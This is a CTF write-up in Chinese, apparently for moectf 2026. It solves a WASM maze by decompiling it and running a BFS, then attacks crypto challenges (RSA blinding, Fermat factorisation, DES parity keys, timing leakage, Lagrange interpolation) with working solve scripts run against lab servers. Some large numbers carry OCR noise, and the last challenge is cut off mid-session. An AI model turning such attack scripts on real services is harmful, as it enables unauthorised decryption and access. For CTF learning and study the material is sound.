
这道题我本来想逆向但是逆向文件打开程序太多了有点看不进去，就暴力瞎碰了，因为没有过的话它不会进下一关，然后就把exe打开一个一个尝试最终把点位找出来了

通关的三个点位：


Go CTF · 神之一手
A B C D E F G H I J K L M N O P Q R S
19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1
第 1 / 3 关　当前执黑棋
将鼠标移到交叉点可预览落子。


Go CTF · 神之一手
A B C D E F G H I J K L M N O P Q R S
19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1
第 2 / 3 关　当前执白棋
本关通过，已进入下一局。


Go CTF · 神之一手
A B C D E F G H I J K L M N O P Q R S
19 18 17 16 15 14 13 12 11 10 9 8 7 6 5 4 3 2 1
第 3 / 3 关　当前执白棋
本关通过，已进入下一局。



- moemaze

正常解到第三关出口下去了，过不去了，翻了一下题目源码我们先把关键文件扒下来然后逆向分析：

```powershell
Invoke-WebRequest -Uri "http://127.0.0.1:26472/game.wasm" -OutFile "game.wasm"
Invoke-RestMethod -Uri "http://127.0.0.1:26472/api/config" | ConvertTo-Json -Depth 5
```

我们可以得到第三关相关基础信息：

```JSON
 "level":  3,
 "seed":  151426575,
    "start":  {
        "tx":  1,
        "ty":  1
        },
    "goal":  {
        "tx":  24,
        "ty":  16
        }
```

然后我们对拉取下来的文件 `game.wasm` 作分析，丢到IDA分析IDA对该类文件支持不佳无法反汇编伪代码于是选用wabt工具链的 `wasm-decompile` 生成伪代码：

```BASH
wasm-decompile game.wasm -o game.dcmp
```

我们打开该文件瞅瞅：

```C
// 伪代码整理
if (new_x == 24 && new_y == 15 && level ≥ 3 && !(0[1105] & 1)) {
    // 触发陷阱：修改墙，设置标志，返回 3
    0[2029] = 1;
    0[4461] = 1;
    0[1105] = 1;        // 标记陷阱已触发
    0[4488] = 0;
    0[2056] = 0;
    return 3;
}
if (new_x == 24 && new_y == 16) {
    if (level < 3) return 2;      // 前两关直接胜利
    // 第三关：必须已经触发过陷阱，且从下方进入（被修改的墙允许通行）
    // 若陷阱已触发，则返回 2；否则返回 1 或 3
    if (0[1105] & 1) return 2;
    else return 1;
}
```

由于陷阱触发后会改变墙壁状态我们必须模拟实际移动过程来解这道题，第三关的seed前面已经拿到了，我们接下来编写一个动态BFS脚本来模拟解题，每次移动后检查返回值，如果返回 `2` 则记录当前路径并停止：

```JAVASCRIPT
const fs = require('fs');
const bytes = fs.readFileSync('game.wasm');
(async () => {
  const { instance } = await WebAssembly.instantiate(bytes);
  const wasm = instance.exports;
  const mem = new Uint8Array(wasm.memory.buffer);
  const i32 = new Int32Array(wasm.memory.buffer);
  // 初始化第三关
  wasm.game_init_level(151426575, 3);
  // 墙壁指针
  const vPtr = wasm.game_get_render_vwall(); // 1120
  const hPtr = wasm.game_get_render_hwall(); // 1600
  const VCOLS = 26, COLS = 27, ROWS = 18, HROWS = 17;
```

```
function getV(x, y) { // 竖墙：在 x 和 x+1 之间
  return mem[vPtr + y * VCOLS + x];
}
function getH(x, y) { // 横墙：在 y 和 y+1 之间
  return mem[hPtr + y * COLS + x];
}
// 方向: 0=U 1=D 2=L 3=R
const DIRS = [
  { dx: 0, dy: -1, code: 'U' },
  { dx: 0, dy: 1,  code: 'D' },
  { dx: -1, dy: 0, code: 'L' },
  { dx: 1, dy: 0,  code: 'R' },
];
// BFS，状态 = (x, y, trapTriggered)
function canMove(x, y, nx, ny, trap) {
  if (nx < 0 || nx > 26 || ny < 0 || ny > 17) return false;
  const dx = nx - x, dy = ny - y;
  if (dx === 1) return !getV(x, y);      // 右
  if (dx === -1) return !getV(nx, y);    // 左
  if (dy === 1) return !getH(x, y);      // 下
  if (dy === -1) return !getH(x, ny);    // 上
  return false;
}
// 真正用 WASM 模拟移动
function solve() {
  // 重置
  wasm.game_init_level(151426575, 3);
  const queue = [[1, 1, '']]; // x, y, path
  const visited = new Set(['1,1,0']);
  while (queue.length) {
    const [x, y, path] = queue.shift();
    for (let dir = 0; dir < 4; dir++) {
      // 保存状态
      const oldX = i32[0x440 / 4];
      const oldY = i32[0x444 / 4];
      const oldTrap = mem[0x451] || mem[1105]; // 兼容
      const r = wasm.game_move(dir);
      if (r === 0) {
        // 撞墙，恢复
        i32[0x440 / 4] = oldX;
        i32[0x444 / 4] = oldY;
        continue;
      }
      const nx = i32[0x440 / 4];
      const ny = i32[0x444 / 4];
      const trap = mem[0x451] || mem[1105] ? 1 : 0;
      const key = `${nx},${ny},${trap}`;
      const newPath = path + DIRS[dir].code;
      if (r === 2) {
        console.log('找到路径！');
        console.log(newPath);
        console.log('长度:', newPath.length);
        return newPath;
      }
      if (!visited.has(key)) {
        visited.add(key);
        queue.push([nx, ny, newPath]);
      }
      // 注意：这里没有回退，因为我们用 BFS 探索所有可达状态
```

```
        // 但 WASM 状态被改了，需要重新 init 再重放路径（更稳）
      }
    }
    console.log('没找到');
    return null;
  }
  // 更稳的版本：每次从起点重放路径
  function solveSafe() {
    const queue = [{ x: 1, y: 1, path: '', trap: 0 }];
    const visited = new Set(['1,1,0']);
    while (queue.length) {
      const { x, y, path, trap } = queue.shift();
      for (let dir = 0; dir < 4; dir++) {
        // 重新初始化并重放当前 path
        wasm.game_init_level(151426575, 3);
        for (const c of path) {
          const d = { U: 0, D: 1, L: 2, R: 3 }[c];
          wasm.game_move(d);
        }
        const r = wasm.game_move(dir);
        if (r === 0) continue;
        const nx = i32[0x440 / 4];
        const ny = i32[0x444 / 4];
        const newTrap = (mem[0x451] || mem[1105]) ? 1 : 0;
        const key = `${nx},${ny},${newTrap}`;
        const newPath = path + DIRS[dir].code;
        if (r === 2) {
          console.log('成功路径:');
          console.log(newPath);
          console.log('长度:', newPath.length);
          return newPath;
        }
        if (!visited.has(key)) {
          visited.add(key);
          queue.push({ x: nx, y: ny, path: newPath, trap: newTrap });
        }
      }
    }
    console.log('未找到路径');
    return null;
  }
  const path = solveSafe();
  if (path) {
    // 提交
    console.log('\n提交命令:');
    console.log(`curl -X POST http://127.0.0.1:26472/api/claim -H "Content-Type:
application/json" -d '{"seed":151426575,"path":"${path}"}'`);
  }
})();
```

然后我们找到一天从 `(1,1)` 到 `(24,16)` 的路径：

```
=== 成功路径 ===
RDRRURDRRURRDRRRRRDRRDDLLDDLLURULUULDLDRDDDLDLLDRRDRDDDLDRDRRURDRRURDRUURDDRUUULURULLUUUUUUURUULDLUURRRRRDLLDDRDDLULDDDD
RDRRDRRRDLLDDDRLUUURRULLLULLULUUURDRUULURRULLLLLDDRURDDLDDDDDDDRRDLDRDDDLUULDDLULDLLULDLLLLLLLLURRRURULLLLULDDLLDRDLLU
UURRULLUURDRURUURDDRDDRRRULLUULURRUULLULLULDLDDRDDLULLDDDDDDDDDRRRRRRRRRRRRRRRRRRRRRRRRRU
长度： 328
```

然后我们提交路径服务器验证后返回flag：

```bash
curl -X POST http://127.0.0.1:26472/api/claim \
     -H "Content-Type: application/json" \
     -d '{"seed":151426575,"path":"上面的路径"}'
```

```
{"ok": true, "flag": "moectf{1Llus0rY-WALL_In-th3-ma2E52ad6d5}"}
```

现代密码学

- 密码学入门指北

入门指北的题目提供了一个DH密钥交换算法，公私钥对都提供了可以求出来共享密钥直接，完整脚本：

```python
p = 170141183460469231731687303715884105727
g = 3
alice_public = 42348823944539164637318232035973172471
alice_private = 20260704
bob_public = 10153300102800663663641659639225854931 3
ciphertext = [
    45, 47, 37, 35, 52, 38, 59, 36, 40, 31, 48, 50, 41, 54, 33, 52,
    37, 31, 43, 37, 57, 31, 51, 40, 47, 53, 44, 36, 31, 51, 52, 33,
    57, 31, 51, 37, 35, 50, 37, 52, 61
]
shared_secret = pow(bob_public, alice_private, p)
print(" shared_secret =", shared_secret)
key = shared_secret % 256
print(" XOR key =", key)
flag = bytes(c ^ key for c in ciphertext)
print(" flag =", flag)
print(" FLAG =", flag.decode())
```

```
shared_secret = 133081657378504818181359339290717498944
XOR key = 64
flag = b'moectf{dh_private_key_should_stay_secret}'
FLAG = moectf{dh_private_key_should_stay_secret}
```

- moeSign1n

提供了一个RSA加密的附件，明文是"MoeCTF 2026"，密钥是随时变的我们没办法在本地解密只能通过服务器用私钥解密，完整1解密脚本如下：

```python
from pwn import *
from Crypto.Util.number import *
from math import gcd
HOST = "172.31.224.1"
PORT = 47202
context.log_level = 'info'
```

```python
r = remote(HOST, PORT)
def encrypt(m_int):
    """加密一个整数，返回密文"""
    m_bytes = long_to_bytes(m_int)
    r.sendlineafter(b'quit.\n', b'1')
    r.sendlineafter(b'encrtpt?\n', m_bytes.hex().encode())
    return int(r.recvline().strip())
# 恢复 n:
c2 = encrypt(2)
c4 = encrypt(4)
c3 = encrypt(3)
c9 = encrypt(9)
n = gcd(c2*c2 - c4, c3*c3 - c9)
print(f"n = {n}")
# 构造目标密文:
m = bytes_to_long(b'MoeCTF 2026')
print(f"目标明文:m = {m}")
c_2m = encrypt(2 * m)          # 加密 2*m
c2   = encrypt(2)              # 再加密一次 2（也可以直接用前面的）
# 计算 c = c_2m * inv(c2) mod n
c = (c_2m * inverse(c2, n)) % n
print(f"目标密文:c = {c}")
# 提交密文拿 flag :
r.sendlineafter(b'quit.\n', b'2')
r.sendlineafter(b'ciphertext.\n', str(c).encode())
# 接收结果
print(r.recvall().decode())
```

这个脚本实现封装了一个方便的加密函数将整数转给服务器后接收返回的密文

然后我们通过加密2，4，3，9来恢复服务器的模数n然后加密目标明文并提交取flag：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026$ python3 moesign.py
[+] Opening connection to 172.31.224.1 on port 47202: Done
n = 109457417719470615925183873232272366413125276128250675524489787
778042354629314964127062919695614627440006744122080846078246653256O
308296189852064739599790224011833194682889061648712234259879721683l
目标明文:m = 936133387626562244155930l4
目标密文:c = 331901606799632442962855419843746060515192620472414763
397165132187252654966499623076322745628266475619432359124970335843S
155523842726965458150079306163171298609850929300742532123172935144g
[+] Receiving all data: Done (80B)
[*] Closed connection to 172.31.224.1 port 47202
Welcome to MoeCTF 2026!
moectf{0p3n_4_d00r_70_7h3_w0r1d_0f_m0d3rn_cryp706r4phy}
```

- wsl_Sign1n

根据md搭环境：

```
(sage) li@localhost:~/moectf2026$ sage wsl_sage_gate_0002.sage
[+] SageMath 10.9 detected
[+] WSL detected
[+] pycryptodome detected
moectf{woW_you_successfully_installed_it_103}
(sage) li@localhost:~/moectf2026$
```

- justXOR

加密脚本提供给我们enc、公开的M、你、以及递推公式，我们要求key就可以解密flag，我们先推导求key的公式：$a_{k+1} = 3a_k + 2 \pmod{M}$，令$b_k = a_k + 1$，则$b_{k+1} = 3a_k + 3 = 3(a_k + 1) = 3b_k$，因此$b_k = 2 \cdot 3^{k-1} - 1$，于是

$$a_k \equiv 2 \cdot 3^{k-1} - 1 \pmod{M}$$

那解密脚本也就出来了：

```python
from Crypto.Util.number import long_to_bytes
M = 203912963320800909041490121230423409162623392392330104239841648912371906508106577603312756187603312792447 1
n = 10**25
# 闭式求 key
key = (2 * pow(3, n - 1, M) - 1) % M
key_bytes = long_to_bytes(key)
enc = b'it\x0bM\xfa-\xe3T{\xaa\x0f@\xa2\xf1@\xbd\x86e\x85\x9e\xfcp_o\x8f\xccd\x13\xceW\x13\x14\x11\x055b\xcbk\xa0'
flag = bytes([x ^ y for x, y in zip(enc, key_bytes)])
print(flag)
```

```
(sage) li@localhost:~/moectf2026$ python3 see.py
b'moectf{a_simple_sequence_problem_for_u}'
(sage) li@localhost:~/moectf2026$
```

- the_KEY_of_DES

这道题的考察在于对DES的理解，拿flag的要求是加密后密文相同但密钥不同，我们想DES的密钥名义上是64比特实际上只有56比特有8个奇偶校验位对加密没有影响，那我们只要只改变奇偶校验位就行了啊：

0000000000000000和0101010101010101(输入是十六进制)

```
(sage) li@localhost:~/moectf2026$ nc 172.31.224.1 34185
Do u know the length of DES'key? That may be the key of DES.
Here is the message. Please enter two different keys to generate the same ciphertext.
b'2\xc4r5\xc4\xa7?\xc3'
input the first  key(hex): 0000000000000000
input the second key(hex): 0101010101010101
You did it! Here is the flag
b'moectf{7h3_l177l3_7r1ck_w17h_7h3_ch3ck_d1g17}'
(sage) li@localhost:~/moectf2026$
```

- 1391 超市

题目提供了一个测试结果和加密逻辑代码，代码是随机的AES加密，通过检验商品“NaiLong Model”和齐票据来拿flag，但是由于`tar = cipher.encrypt(pad(ticket[0], 16))[:13]`用随机密钥对16字节数据进行AES加密后取前13字节作为标准票据，也就导致我们拿不到密钥不能这样子解flag就只能从运行结果入手了“`plz submit the correct tag extracted from the output.txt, format moectf{ ... }`”：

我们看我们的日志发现首先是分组按照位置来的：0-th、1-th...，那我们也要按照位置来排找每个位置上的耗时最大的那组(从代码逻辑来看正确的那组耗时一定是最长的因为哈希次数是最多的)，于是找13组的最符合条件的那组的脚本：

PYTHON

```python
#!/usr/bin/env python3
import re
from collections import defaultdict
def parse_output(filename="output.txt"):
    data = defaultdict(list)
    pattern = re.compile(
        r"""['"]?(\d+)-th\s+byte\s+candidate['"]?\s*[:=]\s*['"]?([0-9a-fA-F]{1,2})['"]?.*?
            ['"]?elapsed['"]?\s*[:=]\s*([0-9.]+)""",
        re.IGNORECASE | re.VERBOSE
    )
    with open(filename, "r", encoding="utf-8", errors="ignore") as f:
        for line in f:
            line = line.strip()
            if not line:
                continue
            m = pattern.search(line)
            if m:
                pos = int(m.group(1))
                cand_str = m.group(2)
                elapsed = float(m.group(3))
                cand = int(cand_str, 16) if len(cand_str) ≤ 2 else int(cand_str)
                data[pos].append((cand, elapsed))
    return data
def find_best_candidates(data):
    tag = bytearray()
    for pos in range(13):
        if pos not in data or not data[pos]:
            print(f"[!] 缺少第 {pos} 字节的数据")
            return None
        best_cand, best_time = max(data[pos], key=lambda x: x[1])
        tag.append(best_cand)
        print(f"pos {pos:2d}: 0x{best_cand:02x}  (elapsed={best_time:.6f})")
    return bytes(tag)
def main():
    data = parse_output("output.txt")
    if not data:
        print("没有解析到任何有效数据，请检查 output.txt 格式")
        return
    tag = find_best_candidates(data)
if __name__ == "__main__":
    main()
```

```
(sage) li@localhost:~/moectf2026/chal$ python3 silve.py
pos  0: 0xab  (elapsed=0.132497)
pos  1: 0xed  (elapsed=0.194952)
pos  2: 0x11  (elapsed=0.251049)
pos  3: 0xbe  (elapsed=0.296348)
pos  4: 0x2e  (elapsed=0.353046)
pos  5: 0x11  (elapsed=0.412704)
pos  6: 0x56  (elapsed=0.469989)
pos  7: 0x80  (elapsed=0.514113)
pos  8: 0xf3  (elapsed=0.596292)
pos  9: 0x0b  (elapsed=0.647138)
pos 10: 0xd4  (elapsed=0.682187)
pos 11: 0xf0  (elapsed=0.785991)
[!] 缺少第 12 字节的数据
```

我们发现缺第12字节数据于是我们去查一下最后几行的输出结果看看什么情况：

```bash
tail -n 20 output.txt
```

```
{"last byte candidate": ec, "state": False}
{"last byte candidate": ed, "state": False}
{"last byte candidate": ee, "state": False}
{"last byte candidate": ef, "state": False}
{"last byte candidate": f0, "state": False}
{"last byte candidate": f1, "state": False}
{"last byte candidate": f2, "state": False}
{"last byte candidate": f3, "state": False}
{"last byte candidate": f4, "state": False}
{"last byte candidate": f5, "state": False}
{"last byte candidate": f6, "state": False}
{"last byte candidate": f7, "state": False}
{"last byte candidate": f8, "state": False}
{"last byte candidate": f9, "state": False}
{"last byte candidate": fa, "state": False}
{"last byte candidate": fb, "state": False}
{"last byte candidate": fc, "state": False}
{"last byte candidate": fd, "state": False}
{"last byte candidate": fe, "state": False}
{"last byte candidate": ff, "state": False}
```

说明第12字节的数据改用了直接爆破，那我们直接查state为true的那一行即可：

```bash
grep -i '"state": true' output.txt
```

```
(sage) li@localhost:~/moectf2026/chal$ grep -i '"state": true' output.txt
{"last byte candidate": d2, "state": True}
```

最后全部拼接下来就是flag：`moectf{abed11be2e115680f30bd4f0d2}`

- ez_f3mr4t

这道题代码很明显是标准RSA加密，我们公钥和密文要求密文，需要求出来p和q来求密文，我们知道p和q的关系即：`q = next_prime(~p)`，因此`n = p × q ≈ p × (M − p)`即`p² − M·p + n ≈ 0`一个标准的一元二次方程，我们由此可以解出pq求出私钥最终求得明文flag：

```py
from sympy import integer_nthroot, nextprime, mod_inverse
n =
0x308244e7a7de386723c92ba62e35bc22c3ec1b93023e1551408344a4ba31c6203da849aedee0cadf26a3442f9fd65
2f7d97c053a3f2c298eab6c0f0c2d0b4642a81765ddb00b690425eb212d5520327ac2d53a22922448399fecb54fbc04
dbb68fa33fee7666cb9e05278b5f5f1330b3918d3a7def580fcc00f6f596f16eba3b
c =
0x13a77e34f09b8a2291cdb397ea0e5cb9e86f691c6565b35c76e6bb6248b67db24315e22fe1dc5321a8820320cdd9b
51e3d431459aac2213948f4fbf01c4ce974428d1ed745b2c06f8aa92b22dfede3b7ceb59aa4eb22467129f55b60037a
1a2de9b37f25fda3fe40323fccc7c8bbdd4446096b37cef4138337ee9a04c2e3d5fd
M = (1 << 512) - 1
D = M * M - 4 * n
sqrtD = integer_nthroot(D, 2)[0]
# 在近似根附近搜索真正的因子
from sympy import integer_nthroot
sqrtD = integer_nthroot(D, 2)[0]
for base in [(M - sqrtD) // 2, (M + sqrtD) // 2]:
    for delta in range(-200, 201):
        cand = base + delta
        if cand > 1 and n % cand == 0:
            p = cand
            q = n // p
            break
# 验证关系
assert nextprime(M - p) == q or nextprime(M - q) == p
e = 65537
phi = (p - 1) * (q - 1)
d = mod_inverse(e, phi)
m = pow(c, d, n)
flag = m.to_bytes((m.bit_length() + 7) // 8, 'big')
print(flag)
```

```
(sage) li@localhost:~/moectf2026/chal$ python3 ras.py
b'moectf{F3rm4t_i5_inde3d_7h3_k1ng_0f_@mat3ur_m4them@t1an5}'
(sage) li@localhost:~/moectf2026/chal$
```

- ez_fermat

这道题研究RSA，从提供代码来看，p、q俩强素数未知，公钥已知，密文已知求密文，这道题提供的信息还有一个$hint \equiv (ap+b)^q \pmod{n}$，我们来就该信息进行推导：

$\text{hint} \equiv b^q \pmod{p}$，q未知但根据费马小定理$b^{p-1} \equiv 1 \pmod{p}$，于是

$$b^n = b^{pq} = b^{(p-1)q+q} = b^{(p-1)q} \cdot b^q = \left(b^{p-1}\right)^q \cdot b^q \equiv 1^q \cdot b^q \equiv b^q \pmod{p}$$

所以$b^n \equiv \text{hint} \pmod{p}$，所以p 同时整除n和 $(b^n - \text{hint})$即$p = \gcd\left(n,\ b^n - \text{hint}\right)$，这样子我们就可以求得q和p进而拿上私钥解密RSA拿flag了，完整求解代码：

```py
#!/usr/bin/env python3
from Crypto.Util.number import long_to_bytes, inverse
from math import gcd
n =
c =
hint =
a = 0x2025
b = 0x2026
e = 65537
bn = pow(b, n, n)
print(f"b^n mod n computed ({bn.bit_length()} bits)")
print("Computing gcd(n, b^n - hint) ...")
p = gcd(n, (bn - hint) % n)
print(f"gcd result bit length: {p.bit_length()}")
if p == 1 or p == n:
    print("gcd failed, trying alternative: gcd(n, hint - b^n)")
    p = gcd(n, (hint - bn) % n)
    print(f"gcd result bit length: {p.bit_length()}")
assert p > 1 and p < n, "Failed to recover p!"
assert n % p == 0, "p does not divide n!"
q = n // p
print(f"p = {p}")
print(f"q = {q}")
print(f"p * q == n: {p * q == n}")
# 标准 RSA 解密
phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(c, d, n)
flag = long_to_bytes(m)
print(f"Flag = {flag}")
```

```
p = 10387481995678475039744122424192538142678924717582141554914108921266758
995251743405427056941774988373261437454335996114561765928954497754384739536
589560824442696117630095830924989150319676279657428355828514930350962188 9
q = 153671537824995070880306830668739066916362940051726545067614896476995 4
004500111470508643898327389345717978170767002040162671485348221871831482661
810437763907688968340870821261205819872788670109576233578800151632974560 3
p * q == n: True
Flag = b'moectf{f3rmat_l1ttl3_th30r3m_l34ks_p_1n_2025}'
```

- moePoly1

这道题看逻辑分析下来是Shamir 秘密共享协议，加密过程具体操作是首先生成了一个256位大素数 p，所有运算都在模p的有限域F_p中进行,加密代码定义了一个多项式：

$$F(x) = a_0 + a_1x + a_2x^2 + \cdots + a_{n-1}x^{n-1} \pmod{p}$$

n为flag长度，系数 a_i 通过左移 248 位进行编码$a_i = m_i \cdot 2^{248} \pmod{p}$，我们需要求出该多项式的全部系数，然后服务器提供 n 次查询机会，每次输入一个非零的 x，返回对应的函数值 $y = F(x)$，我们可以写成如下线性方程组：

$$\begin{cases} a_0 + a_1x_1 + a_2x_1^2 + \cdots + a_{n-1}x_1^{n-1} = y_1 \\ a_0 + a_1x_2 + a_2x_2^2 + \cdots + a_{n-1}x_2^{n-1} = y_2 \\ \quad\vdots \\ a_0 + a_1x_n + a_2x_n^2 + \cdots + a_{n-1}x_n^{n-1} = y_n \end{cases} \pmod{p}$$

该方程组的求解密码学上有一个方法称作拉格朗日插值法：对于给定点集，唯一插值多项式为：$F(x) = \sum_{i=1}^{n} y_i \cdot \ell_i(x)$，其中 $\ell_i(x)$ 是第 i 个拉格朗日基函数，定义为$\ell_i(x) = \prod_{j=1, j\neq i}^{n} \frac{x - x_j}{x_i - x_j}$，我们由此可以求解出系数 a_k，进而求得$m_k = a_k \cdot (2^{248})^{-1} \pmod{p}$

完整的求解flag脚本如下：

```py
#!/usr/bin/env python3
from pwn import *
HOST = "172.31.224.1"
PORT = 19235
def lagrange_interpolate(xs, ys, p):
    """模 p 拉格朗日插值，返回从低次到高次的系数列表"""
    n = len(xs)
    res = [0] * n
    for i in range(n):
        # 分子: ∏ (x - xj)  (j ≠ i)
        num = [1]          # 常数项 1
        for j in range(n):
            if j == i:
                continue
            # num *= (x - xs[j])
            new_num = [0] * (len(num) + 1)
            for k in range(len(num)):
                new_num[k]     = (new_num[k] - num[k] * xs[j]) % p
                new_num[k + 1] = (new_num[k + 1] + num[k]) % p
            num = new_num
        # 分母: ∏ (xi - xj)  (j ≠ i)
        denom = 1
        for j in range(n):
            if j == i:
                continue
            denom = denom * ((xs[i] - xs[j]) % p) % p
        inv_denom = pow(denom, -1, p)
        scale = ys[i] * inv_denom % p

        for k in range(len(num)):
            if k < n:
                res[k] = (res[k] + num[k] * scale) % p
    return res
```

```python
def main():
    r = remote(HOST, PORT)
    # 读 p
    r.recvuntil(b'p = ')
    p = int(r.recvline().strip())
    log.success(f"p = {p}")
    # 这里按 44 处理（实际 flag 长度就是 44）
    l = 44
    xs = list(range(1, l + 1))
    ys = []
    for i in range(l):
        r.recvuntil(b'choice: ')
        r.sendline(b'1')
        r.recvuntil(b'input x: ')
        r.sendline(str(xs[i]).encode())
        y = int(r.recvline().strip())
        ys.append(y)
        log.info(f"query {i+1}/{l}: x={xs[i]}")
    log.success("全部查询完成，开始插值 ... ")
    coeffs = lagrange_interpolate(xs, ys, p)
    # 还原字符
    inv_248 = pow(1 << 248, -1, p)
    flag = ''
    for c in coeffs:
        o = (c * inv_248) % p
        if o > p // 2:          # 处理负数代表
            o -= p
        if 32 ≤ o ≤ 126:
            flag += chr(o)
        else:
            flag += '?'
            log.warning(f"异常系数: {o}")
    print("Flag:", flag)
    r.close()
if __name__ == "__main__":
    main()
```


```
[*] query 43/44: x=43
[*] query 44/44: x=44
[+] 全部查询完成，开始插值...
Flag: moectf{f390ec91-e036-e528-5c7a-917fbf3c4cce}
[*] Closed connection to 172.31.224.1 port 19235
```

- moePoly3

我们先看附件分析加密逻辑：拿flag的条件是 `ans` 和 `target` 相等，target是31个随机数直接拼接出来的值，加密逻辑是一个多项式$y \equiv \sum_{i=0}^{30} c_i \cdot x^i \pmod{p}$，服务器只有一次查询机会输入一个x得到一次y然后提交 `target`

我们要求解这道题就需要选择合适的基数，256比较合适，因为最大的数
$\sum_{i=0}^{30} 255 \cdot 256^i = 256^{31} - 1 = 2^{248} - 1$也小于模数$p$（$p \geq 2^{255}$）于是求出来的值就是精确的整数值，于是：

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026$ nc 172.31.224.1 44357
```



```
p = 112097405518862131644943963772853898192318783982696969109221021109086632886501
ROUND 1/1
1. query
